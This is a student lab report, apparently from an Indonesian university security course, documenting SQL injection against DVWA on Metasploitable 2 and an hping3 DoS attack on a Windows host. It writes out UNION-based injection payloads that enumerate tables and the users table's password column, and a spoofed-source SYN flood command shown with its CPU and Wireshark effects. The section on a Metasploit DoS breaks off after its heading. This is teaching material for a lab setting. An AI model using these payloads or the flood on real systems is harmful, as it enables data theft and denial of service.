
RUBRIK PENILAIAN
TUGAS KEAMANAN SISTEM DAN JARINGAN KOMPUTER


Tugas : 4
Topik : SQL Injecttion dan DoS
Kelompok : 3

No	Nama	NIM
1	Bagus Ari Susanto	2031730118
2	Dian Erma Puspitasari	2031730001
3	Imanuela Widiya Firmanda	2031730076
4	Ludfi Arba'ah	2031730063
5	Nurul Laila Ramadani	2031730120
6	Thoriq Fatkul R	2031730124

1. Topologi (60)



- Semua host bisa saling terhubung dibuktikan dengan ping




```
┌─(kali㉿kali) [ ]
└─$ ping 192.168.88.6
PING 192.168.88.6 (192.168.88.6) 56(84) bytes of data.
64 bytes from 192.168.88.6: icmp_seq=1 ttl=64 time=0.772 ms
64 bytes from 192.168.88.6: icmp_seq=2 ttl=64 time=0.827 ms
64 bytes from 192.168.88.6: icmp_seq=3 ttl=64 time=0.914 ms
64 bytes from 192.168.88.6: icmp_seq=4 ttl=64 time=1.74 ms
^C
--- 192.168.88.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3025ms
rtt min/avg/max/mdev = 0.772/1.063/1.742/0.394 ms

┌─(kali㉿kali) [ ]
└─$ ping 192.168.88.254
PING 192.168.88.254 (192.168.88.254) 56(84) bytes of data.
64 bytes from 192.168.88.254: icmp_seq=1 ttl=128 time=1.76 ms
64 bytes from 192.168.88.254: icmp_seq=2 ttl=128 time=1.25 ms
64 bytes from 192.168.88.254: icmp_seq=3 ttl=128 time=1.18 ms
64 bytes from 192.168.88.254: icmp_seq=4 ttl=128 time=1.45 ms
^C
--- 192.168.88.254 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.181/1.411/1.762/0.225 ms
```

2. SQL Injection Intermediate 1 (10)

Lakukan SQL Injection dari Kali Linux menuju Target 1 Metasploitable 2 page DVWA dengan ketentuan:


- Berhasil menampilkan semua tabel pada database



```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Berhasil Menampilkan semua table pada database


- Berhasil menampilkan tabel dengan nama memuat kata ‘user’



```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

Berhasil menampikan nama memuat kata ‘user’


- Berhasil menampilkan semua kolom pada tabel users



```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
```

Berhasil menampilkan semua kolom dari table users

- Berhasil menampilkan konten pada sebuah field yang ada pada tabel users



Vulnerability: SQL Injection

User ID:


```
ID: %' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: user

ID: %' and 1=0 union select null, table_name from information_schema.tables where
First name:
Surname: users_grouppermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where
First name:
```

Berhasil menampilkan sebuah field yang ada pada table users

3. SQL Injection Intermediate 2 (10)

Lakukan SQL Injection dari Kali Linux menuju Target 1 Metasploitable 2 page DVWA dengan ketentuan:

- Berhasil menampilkan semua kolom dari tabel users_users




User ID:

```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from infor
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from infor
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from infor
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from infor
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from infor
First name:
Surname: users
password
```

Menampilkan semua kolom dari users

- Berhasil menampilkan konten kolom name pada tabel guestbook




User ID:

```
ID: &' and 1=0 union select null, table_name from information_schema.ta
First name:
Surname: guestbook
```

Menampilkan nama kolom pada guestbook

4. DoS Attack menggunakan Hping3 (10)

Lakukan serangan DoS dari Kali Linux ke Target 2 Windows menggunakan Hping3 (tunjukkan hasilnya dengan memperlihatkan CPU Usage)



Task Manager
File Options View
Processes Performance App history Startup Users Details Services
CPU 14% 1,53 GHz
Memory 3,3/7,8 GB (42%)
Disk 0 (C: E: F:) HDD 2%
Ethernet VirtualBox Host-O... S: 0 R: 0 Kbps
Ethernet Ethernet S: 0 R: 0 Kbps
GPU 0 Intel(R) UHD Grap... 1%
% Utilization
100%
60 seconds
0
Fewer details
Open Resource Monitor


CPU Intel(R) Celeron(R) N4020 CPU @ 1.10GHz

Utilization 14%
Speed 1,53 GHz
Processes 190
Threads 1715
Handles 71034
Up time 0:01:55:35


Base speed: 1,10 GHz
Sockets: 1
Cores: 2
Logical processors: 2
Virtualization: Enabled
L1 cache: 112 KB
L2 cache: 4,0 MB

Sebelum dilakukan HPING3


```
┌──(root💀kali)-[~]
└─# nmap 192.168.88.254
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-27 23:59 EDT
Nmap scan report for 192.168.88.254
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
808/tcp  open  ccproxy-http
5357/tcp open  wsdapi
MAC Address: D4:5D:64:68:C8:16 (Asustek Computer)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```


```
┌──(root💀kali)-[~]
└─# hping3 -S 192.168.88.254 -a 192.168.88.5 -p 80 --flood             1 ✕
HPING 192.168.88.254 (eth0 192.168.88.254): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
█
```

Proses Hping 3


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
% Utilization
100%
60 seconds
0

CPU
100% 2,70 GHz

Memory
3,6/7,8 GB (46%)

Disk 0 (C: E: F:)
HDD
4%

Ethernet
VirtualBox Host-O...
S: 0 R: 0 Kbps

Ethernet
Ethernet
S: 0 R: 14,7 Mbps


GPU 0
Intel(R) UHD Grap...
0%

CPU Intel(R) Celeron(R) N4020 CPU @ 1.10GHz

Utilization 100%
Speed 2,70 GHz
Processes 196
Threads 1884
Handles 74939
Up time 0:01:57:44

Base speed:	1,10 GHz
Sockets:	1
Cores:	2
Logical processors:	2
Virtualization:	Enabled
L1 cache:	112 KB
L2 cache:	4,0 MB


Setelah dilakukan Hping 3


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
5168…	31.225600615	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225631353	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225666373	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225697795	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225727166	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225758893	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225792004	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225824311	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225856022	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225888285	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225919105	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225948034	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.225980276	192.168.88.5	192.168.88.254	TCP	54	[TCP Port
5168…	31.226010290	192.168.88.5	192.168.88.254	TCP	54	[TCP Port


Pada Wireshark

5. **DoS Attack menggunakan MSF (10)**
   Lakukan serangan DoS dari Kali Linux ke Target 2 Windows menggunakan MSF (tunjukkan hasilnya dengan memperlihatkan CPU Usage)



